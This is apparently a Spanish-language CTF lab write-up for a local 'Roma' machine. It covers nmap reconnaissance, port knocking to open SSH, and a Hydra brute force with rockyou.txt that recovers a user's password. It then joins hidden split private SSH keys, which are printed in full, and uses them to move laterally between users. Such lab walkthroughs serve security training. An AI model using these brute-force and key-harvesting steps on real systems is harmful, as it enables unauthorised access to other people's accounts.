# Laboratorio Roma

**Autor:** samboso

Se procede con el reconocimiento ejecutando la herramienta Nmap.
Comando: nmap -sS -sV -sC -p- 172.17.0.2 -vvv -oA Scan_Nmap

```
┌──(root㉿Pentest)-[/home/samlab/Escritorio/Laboratorios SUID/roma]
└─# nmap -sS -sV -sC -p- 172.17.0.2 -vvv -oA Scan_Nmap
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-07 02:41 -0500
NSE: Loaded 158 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 02:41
Completed NSE at 02:41, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 02:41
Completed NSE at 02:41, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 02:41
Completed NSE at 02:41, 0.00s elapsed
Initiating ARP Ping Scan at 02:41
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 02:41, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 02:41
Completed Parallel DNS resolution of 1 host. at 02:41, 0.50s elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0
, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 02:41
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 21/tcp on 172.17.0.2
Discovered open port 7003/tcp on 172.17.0.2
Discovered open port 7005/tcp on 172.17.0.2
Discovered open port 7007/tcp on 172.17.0.2
Completed SYN Stealth Scan at 02:41, 3.06s elapsed (65535 total ports)
Initiating Service scan at 02:41
Scanning 5 services on 172.17.0.2
Completed Service scan at 02:41, 6.03s elapsed (5 services on 1 host)
NSE: Script scanning 172.17.0.2.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 02:41
Completed NSE at 02:41, 1.16s elapsed
```

```
PORT     STATE    SERVICE      REASON         VERSION
21/tcp   open     ftp          syn-ack ttl 64 vsftpd (broken: both local and an
onymous access disabled!)
22/tcp   filtered ssh          no-response
80/tcp   open     http         syn-ack ttl 64 Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Roma - La Ciudad Eterna
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
7003/tcp open     afs3-vlserver? syn-ack ttl 64
| fingerprint-strings:
|   NULL:
|     SISTEMA ROMA - M
|     DULO R1
|     Usuario del sistema: roma1
|     Informaci
|     confidencial
|     Acceso no autorizado ser
|_    registrado
7005/tcp open     afs3-volser?   syn-ack ttl 64
| fingerprint-strings:
|   NULL:
|     SISTEMA ROMA - M
|     DULO R2
|     Usuario del sistema: roma2
|     Informaci
|     confidencial
|     Este puerto es solo de diagn
|_    stico
7007/tcp open     afs3-bos?      syn-ack ttl 64
| fingerprint-strings:
|   NULL:
|     SISTEMA ROMA - M
|     DULO R3
|     Usuario del sistema: roma3
|     Informaci
|     confidencial
|_    Acceso restringido
```

```
Session   Acciones   Editar   Vista   Ayuda
root@Pentest: /hom...ratorios SUID/roma   root@Pentest: /hom...ratorios SUID/roma
3 services unrecognized despite returning data. If you know the service/version,
please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?n
ew-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port7003-TCP:V=7.98%I=7%D=4/7%Time=69D4B53A%P=x86_64-pc-linux-gnu%r(NUL
SF:L,352,"\xe2\x95\x94\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2
SF:\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe
SF:2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\x
SF:e2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\
SF:xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90
SF:\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x9
SF:0\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x
SF:90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\
SF:x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95
SF:\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x97\n\xe2\x95\x91\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\xe2\x95\x91\n\xe2\x95\x91\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\xf0\x9f\x8f\x9b\xef\xb8\x8f\x20\x20SISTEMA\x20ROMA\x20-\x20M\xc3\x93D
SF:ULO\x20R1\x20\x20\xf0\x9f\x8f\x9b\xef\xb8\x8f\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\xe2\x95\x91\n\xe2\x95\x91\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\xe2\x95\x91\n\x
SF:e2\x95\x91\x20\x20Usuario\x20del\x20sistema:\x20roma1\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\xe2\x95\x91\n\xe2\x95\x91\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\xe2\x95\x91\n\xe2\x95\
SF:x91\x20\x20\[!\]\x20Informaci\xc3\xb3n\x20confidencial\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\xe2\x95\x91\n\xe2\x95\x91\x20\x20\[!\]\x20Acceso\x20no\x20auto
SF:rizado\x20ser\xc3\xa1\x20registrado\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\xe2\x95\x91\n\xe2\x95\x91\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\xe2\x95\x91\n\xe2\x95\x9a
```

```
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port7005-TCP:V=7.98%I=7%D=4/7%Time=69D4B53A%P=x86_64-pc-linux-gnu%r(NUL
SF:L,352,"\xe2\x95\x94\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2
SF:\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe
SF:2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\x
SF:e2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\
SF:xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90
SF:\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x9
SF:0\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x
SF:90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\
SF:x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95
SF:\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x97\n\xe2\x95\x91\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\xe2\x95\x91\n\xe2\x95\x91\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\xf0\x9f\x8f\x9b\xef\xb8\x8f\x20\x20SISTEMA\x20ROMA\x20-\x20M\xc3\x93D
SF:ULO\x20R2\x20\x20\xf0\x9f\x8f\x9b\xef\xb8\x8f\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\xe2\x95\x91\n\xe2\x95\x91\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\xe2\x95\x91\n\x
SF:e2\x95\x91\x20\x20Usuario\x20del\x20sistema:\x20roma2\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\xe2\x95\x91\n\xe2\x95\x91\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\xe2\x95\x91\n\xe2\x95\
SF:x91\x20\x20\[!\]\x20Informaci\xc3\xb3n\x20confidencial\x20\x20\x20\x20\
SF:x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\xe2\x95\x91\n\xe2\x95\x91\x20\x20\[!\]\x20Este\x20puerto\x20es
SF:\x20solo\x20de\x20diagn\xc3\xb3stico\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\xe2\x95\x91\n\xe2\x95\x91\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\xe2\x95\x91\n\xe
SF:2\x95\x9a\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\xe2\x95\x90\x
```

Enumeración

FTP Restringido  pero con una configuración débil

- Servicio vsftpd.
- Puerto 21

Control de acceso remoto

- Servicio SSH filtrado
- Puerto 22

Vector Web


- Servicio Apache 2.4.41
- Puerto 80

Puertos personalizados 7003, 7005, 7007

- Al realizar el escaneo nmap los llega a identificar como servicios afs3 (Andrew File System), es un sistema de archivos distribuido, este sirve para poder compartir archivos entre varios usuarios o servidores, accceso remoto de archivos, control de permisos.
- 7003 usuario del sistema roma1: acceso restringido.
- 7005 usuario del sistema roma2: acceso restringido.
- 7007 usuario del sistema roma3: acceso restringido.

Como tenemos el puerto 80 abierto ingresamos vía web a la 172.17.0.2:80

Al ingresar a la página indica los siguientes puntos:




La página nos indica que para poder conectarnos por SSH se tendrá que hacer un Port Knocking.

El portknocking es una técnica de seguridad que consiste en una técnica de seguridad en redes que sirve para ocultar servicios en un servidor y que pueda permitir el acceso a quienes conocen una "secuencia secreta"

De acuerdo con el nmap tenemos las siguientes novedades:

- 22/tcp filtered ssh no-response
- Puertos 7003, 7005, 7007 se muestran mensajes como tipo "Sistema", "Módulo", "Acceso restringido", "Confidencial".
- Muestran una secuena de (+2).

Ejecutamos la herramienta como se muestra en la captura de imagen:




Nuevamente se escanea con nmap, se detecta que el puerto se encuentra ahora abierto.

```
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; pro
tocol 2.0)
| ssh-hostkey:
|   3072 fe:69:7d:b5:9d:f2:11:69:d6:11:ab:61:08:4b:2c:66 (RSA)
|   256 0d:93:ea:f7:3b:8f:61:e0:be:64:10:62:c0:7e:ed:bf (ECDSA)
|_  256 5c:e1:9c:8b:76:d9:93:45:70:ef:89:41:10:6f:1b:63 (ED25519)
```

Una vez abierto el puerto el 22 y teniendo conocimiento de los usuario roma1, roma2, roma3.

Se procede usar el siguiente comando:
sudo hydra -l roma3 -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -t 1 -W 90 -f -V

```
┌──(samlab㉿Pentest)-[/usr/share/wordlists]
└─$ sudo hydra -l roma3 -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2 -t 1
 -W 90 -f -V
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in mil
itary or secret service organizations, or for illegal purposes (this is non-bindi
ng, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-07 09:05:4
2
[DATA] max 1 task per 1 server, overall 1 task, 14344399 login tries (l:1/p:14344
399), ~14344399 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[ATTEMPT] target 172.17.0.2 - login "roma3" - pass "123456" - 1 of 14344399 [chil
d 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "roma3" - pass "12345" - 2 of 14344399 [child
 0] (0/0)
[STATUS] 2.00 tries/min, 2 tries in 00:01h, 14344397 to do in 119536:39h, 1 activ
e
[STATUS] 0.67 tries/min, 2 tries in 00:03h, 14344397 to do in 358609:56h, 1 activ
e
[ATTEMPT] target 172.17.0.2 - login "roma3" - pass "123456789" - 3 of 14344399 [c
hild 0] (0/0)

[ATTEMPT] target 172.17.0.2 - login "roma3" - pass "password" - 4 of 14344399 [child 0] (0/0)
[STATUS] 0.57 tries/min, 4 tries in 00:07h, 14344395 to do in 418378:12h, 1 active
[ATTEMPT] target 172.17.0.2 - login "roma3" - pass "iloveyou" - 5 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "roma3" - pass "princess" - 6 of 14344399 [child 0] (0/0)
[STATUS] 0.40 tries/min, 6 tries in 00:15h, 14344393 to do in 597683:03h, 1 active
[ATTEMPT] target 172.17.0.2 - login "roma3" - pass "1234567" - 7 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "roma3" - pass "rockyou" - 8 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "roma3" - pass "12345678" - 9 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.17.0.2 - login "roma3" - pass "abc123" - 10 of 14344399 [child 0] (0/0)
[22][ssh] host: 172.17.0.2   login: roma3   password: abc123
[STATUS] attack finished for 172.17.0.2 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-07 09:33:12
```

Al saber la contraseña ingresamos por SSH.

```
┌──(root㉿Pentest)-[/usr/share/wordlists]
└─# ssh roma3@172.17.0.2
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
roma3@172.17.0.2's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 6.18.12+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
roma3@roma:~$
```

Encontramos dos carpetas (Desktop y Downloads) y dentro de ellas encontramos dos partes de una clave SSH.

```
roma3@roma:~$ cd Desktop
roma3@roma:~/Desktop$ ls
roma3@roma:~/Desktop$ ls -al
total 12
drwxr-xr-x 2 roma3 roma3 4096 Feb  3 19:16 .
drwx------ 1 roma3 roma3 4096 Apr  7 09:33 ..
-rw-r--r-- 1 roma3 roma3  959 Feb  3 19:16 .ssh_part1
roma3@roma:~/Desktop$ cd..
bash: cd..: command not found
roma3@roma:~/Desktop$ cd ..
roma3@roma:~$ ls
Desktop  Downloads
roma3@roma:~$ cd Downloads/
roma3@roma:~/Downloads$ ls
roma3@roma:~/Downloads$ ls -al
total 12
drwxr-xr-x 2 roma3 roma3 4096 Feb  3 19:16 .
drwx------ 1 roma3 roma3 4096 Apr  7 09:33 ..
-rw-r--r-- 1 roma3 roma3  852 Feb  3 19:16 .ssh_part2
roma3@roma:~/Downloads$
```

Unimos las dos partes para leer el contenido por medio de la herramienta CAT.

roma3@roma:~/Downloads$ cat /home/roma3/Desktop/.ssh_part1 /home/roma3/Downloads/.ssh_part2

```
roma3@roma:~/Downloads$ cat /home/roma3/Desktop/.ssh_part1 /home/roma3/Downloads/.ssh_part2
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEAoLzZK0YEIDI6LWq59lg3O92/YGpbDuQ2Jnl8fD6Xz4PG95KUyNl7
t7cQaCzkA55pYrGWkii1Y+ZdrKsodTfJaE/9EkF3DCpuRaiA8bIQxb7Fh2AGdquiwNtDZH
p0Wq7KpQP3nLDb0cQJTs3nKrrrlX97VGhnEl9w57/8eEte+J2yhrPy+JnUg1ks6K4M4iXX
u57miY6QSs7z93Fbo+GTNcwawixDJb2Y8mlt9fDfR4hdwLDk2ggSv7aeLS93hze3boIZZc
Ukzd4QCnfUdTn7InDaCb6qXXrWeIklHHt4pdZ/Z+Fzpy4868i4qiIeq2OGmF9SdmENaykX
XJ+lp6kkQwAAA8ANRK+hDUSvoQAAAAdzc2gtcnNhAAABAQCgvNkrRgQgMjotarn2WDc73b
9galsO5DYmeXx8PpfPg8b3kpTI2Xu3txBoLOQDnmlisZaSKLVj5l2sqyh1N8loT/0SQXcM
Km5FqIDxshDFvsWHYAZ2q6LA20NkenRarsqlA/ecsNvRxAlOzecquuuVf3tUaGcSX3Dnv/
x4S174nbKGs/L4mdSDWSzorgziJde7nuaJjpBKzvP3cVuj4ZM1zBrCLEMlvZjyaW318N9H
iF3AsOTaCBK/tp4tL3eHN7dughllxSTN3hAKd9R1OfsicNoJvqpdetZ4iSUce3il1n9n4X
OnLjzryLiqIh6rY4aYX1J2YQ1rKRdcn6WnqSRDAAAAAwEAAQAAAQB1of9k9farAVcmSccS
i/jQLTaTfwJo4YbnnV0HKF+9lHkWUgXk/5TVHHo7Yy7znwkNG15QVM567+p6JUCUmGEjn/
ZbV+Gh26OcAvdq6p/vt++jZRkV3AJeFZk6fYuNmgHfxgl+eMhGuar+Kx4UXXtviz5cxZM5
FPPyBsTj3HUCiG0lOUmX4MgMLe0w59CVLNy6XuWyV6aBHIAHhbussRvdLSR9KrpBprtR5h
j7/3L5khx0HRjO2kZaIvacf4HvsxIbkZ+7WYDxlXShkntn2XtCJbimIL9e2wBiAwczrvHc
REariBAwZ8pjo7NjV6QPyv5XKQzp3olkGhb7Dg9HURsBAAAAgGko878GA5izWsv2sWszo+
zitM+S6Na/JWplN4pY8LkWqXH9Md2S+62Jmz60JGbwOfZYhiScLP3YyD3/EvB3vDOjp5uH
wkB0kx3iL5emR0ivSQie0KpDD/zC+iW8RELe+Bz5Tt9v1xJoPLtXOHmmUDPbWwmyzjkzzC
8LM0pq9XwCAAAAgQDTgPzb5WiO1iblidyIyjzwYv9GxbCCFamyJnUeHJEqsTjn47D+35KE
SWe1SkNDFzGRVWwuOaRxftU3pzy5g1w0dHe1fSY9edd+ml7AqjufM9mVqIUEBcD/+/zvrx
k8jncC60B/phajxn7BuJcLSGNPQxo3kKS+4o2q3FJQ1gdXAwAAAIEAwo28OHMo5z1ElwjK
/wiP2jWOyf/7g6lvVhlU9HHHOCh29v2dRSBG6o3c7iGPqUVlMD2n8cGat75kOFW6Ys+j3P
8flYg3wlKM5FiV3T3HRQO2MwiVDYUSZFp50dXWxwWAisgmuXsTrRx1yopHAPFxqO/Wlc5J
B7Yjp2Z+qMV12cEAAAAKcm9tYTFAcm9tYQE=
-----END OPENSSH PRIVATE KEY-----
roma3@roma:~/Downloads$
```

Unimos las partes en un solo archivo con el nombre id_rsa.

```
roma3@roma:~/Downloads$ cat /home/roma3/Desktop/.ssh_part1 /home/roma3/Downloads/.ssh_part2 >id_rsa
roma3@roma:~/Downloads$ ls
id_rsa
roma3@roma:~/Downloads$
```

Modificamos los permisos de la llave para pode ingresar por SSH al otro usuario.

chmod 600 id_rsa, adicional esta clave privada

```
roma3@roma:~/Downloads$ cat /home/roma3/Desktop/.ssh_part1 /home/roma3/Downloads/.ssh_part2 >id_rsa
roma3@roma:~/Downloads$ ls
id_rsa
roma3@roma:~/Downloads$ chmod 600 id_rsa
roma3@roma:~/Downloads$ ssh-keygen -l -f /home/roma3/id_rsa
ssh-keygen: /home/roma3/id_rsa: No such file or directory
roma3@roma:~/Downloads$ pwd
/home/roma3/Downloads
roma3@roma:~/Downloads$ ssh-keygen -l -f /home/roma3/Downloads/id_rsa
2048 SHA256:NQwvL9emImDAaYxUgMOMzdTbPXMXiLO/5/eWaVr2rhQ roma1@roma (RSA)
roma3@roma:~/Downloads$
```

Con el comando ssh-keygen -l -f /home/roma3/Downloads/id_rsa me sirve para generar y gestionar claves SSH el -l (lista el fingerprint de la clave), me permite dar un resumen corto único de la clave

roma3@roma:~/Downloads$ ssh-keygen -l -f /home/roma3/Downloads/id_rsa

2048 SHA256:NQwvL9emImDAaYxUgMOMzdTbPXMXiLO/5/eWaVr2rhQ roma1@roma (RSA)

Esta clave tiene el comentario que es para el usuario roma1. Hacemos la conexión SSH haciendo el uso de la clave id_rsa que se unificó, esto se conoce como movimiento lateral usando SSH.

ssh -i /home/roma3/Downloads/id_rsa roma1@172.17.0.2

```
roma3@roma:~/Downloads$ ssh -i /home/roma3/Downloads/id_rsa roma1@172.17.0.2
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 6.18.12+kali-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

Exploramos  para poder encontrar información y detectamos una parte de una clave dividida.

```
roma1@roma:~$ ls -a
.  ..  .bash_logout  .bashrc  .cache  .profile  .ssh  Desktop
roma1@roma:~$ cd Desktop
roma1@roma:~/Desktop$ ls
roma1@roma:~/Desktop$ ls -al
total 12
drwxr-xr-x 1 roma1 roma1 4096 Feb  3 19:16 .
drwx------ 1 roma1 roma1 4096 Apr  7 16:03 ..
-rw-r--r-- 1 roma1 roma1  959 Feb  3 19:16 .key_part1
roma1@roma:~/Desktop$
```

Usamos el comando Find, para realizar la búsqueda de la otra parte de la clave.

find / -name ".key_*" -type f 2>/dev/null

```
roma1@roma:~/Desktop$ find / -name ".key_*" -type f 2>/dev/null
/tmp/.key_part2
/home/roma1/Desktop/.key_part1
roma1@roma:~/Desktop$ ls -al
total 12
drwxr-xr-x 1 roma1 roma1 4096 Feb  3 19:16 .
drwx------ 1 roma1 roma1 4096 Apr  7 16:03 ..
-rw-r--r-- 1 roma1 roma1  959 Feb  3 19:16 .key_part1
roma1@roma:~/Desktop$
```

Unificamos el archivo:

cat /home/roma1/Desktop/.key_part1 /tmp/.key_part2 >id_ssh_rsa_roma2

Validamos la información de la llave privada.

```
roma1@roma:~/Desktop$ cat id_ssh_rsa_roma2
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEA1DlNnX6r3oLt37Bx4z+HKyv2iOGxgmUYOhrNWNhfjjb6EqTSSNwz
u6Ln2mAj6tsbUVCXLBm8fDEtk8yZkK5JrvQdoavnM4/jHS0GH7Mc4dXp8KVkITmf800MJ+
/X9L15EqxxmHhVZOdRyUCTx//rO5R3K04FtphbYGiigBBgzIRAxTdOiLlPv6LyssnppNZ4
okV3FKFoov9y9guqInk8VN4hVppm0iSQa/VH46xbI79hJL2+qLZQyvyK+AfvtFB8ZrS9g8
XQUqbCTqWoluVu1JIjiey5kIfjMpq35Cm0Qpb93EsRxpidlqsaB0t4PzJSQPXfq1UcMLy7
3CDnIaLE3wAAA8ADRW+AA0VvgAAAAAdzc2gtcnNhAAABAQDUOU2dfqvegu3fsHHjP4crK/
aI4bGCZRg6Gs1Y2F+ONvoSpNJI3DO7oufaYCPq2xtRUJcsGbx8MS2TzJmQrkmu9B2hq+cz
j+MdLQYfsxzh1enwpWQhOZ/zTQwn79f0vXkSrHGYeFVk51HJQJPH/+s7lHcrTgW2mFtgaK
KAEGDMhEDFN06IuU+/ovKyyemk1niiRXcUoWii/3L2C6oieTxU3iFWmmbSJJBr9UfjrFsj
v2Ekvb6otlDK/Ir4B++0UHxmtL2DxdBSpsJOpaiW5W7UkiOJ7LmQh+MymrfkKbRClv3cSx
HGmJ2WqxoHS3g/MlJA9d+rVRwwvLvcIOchosTfAAAAAwEAAQAAAQBgMDjFkYxEpgM6×7ZW
0YxqPNrY37Kc70Uz0MIR6sAkrTZbDOlirKul+AguKjUdVYHkMSrTijar83485xcTRGuRKI
Plqwx3ilfd+XI1G/GTSmll8RCZHo0osVs5HrQ68UXW+OHjwWay/UVMekCA/bWYo4n/zrU4
NYX1BHfio4m8J8ICq526uzglEY73tfBMukqXC7LZJNmVScCzP171NuCXl9Tog80Tky6dCG
ehQBJMJVnjybcuA6eYJvgxbYifSrs7y+CV0fJlGIfKXuT8IS6GLuWgftGkWS3Y3zE4/+h0
kLwAl4D2BSBme2OKHLv0gkcVPEVVzoLBoLihKGD+qbIBAAAAgEAUt6SymrlNYYVCKqKiTO
fW2tdm28wkXzFNgXEHKtf+FzPzNTcdx/sY8NE8vN5hr1+DLZvzE0MRvxjW1HWQJHZ2fuNh
1EIfATsUxdX1DX/gLK85VFhKH2Q0y9zjc8R+b97YOcj91fcMN5lQdys+6AYbt4QkmFTvca
nPO7Q7NjCVAAAAgQDsrgfDrC01tL8HLfArAhyVrMq5Tj2NWqkNhCMHDNwE8rkzyn5k56LJ
4eG8IRG63lzp67Q7yKH2HaLd31vrSpIPExzPoho1lqAbZ2clqM4Gh9/qIELeZghu4mJfKU
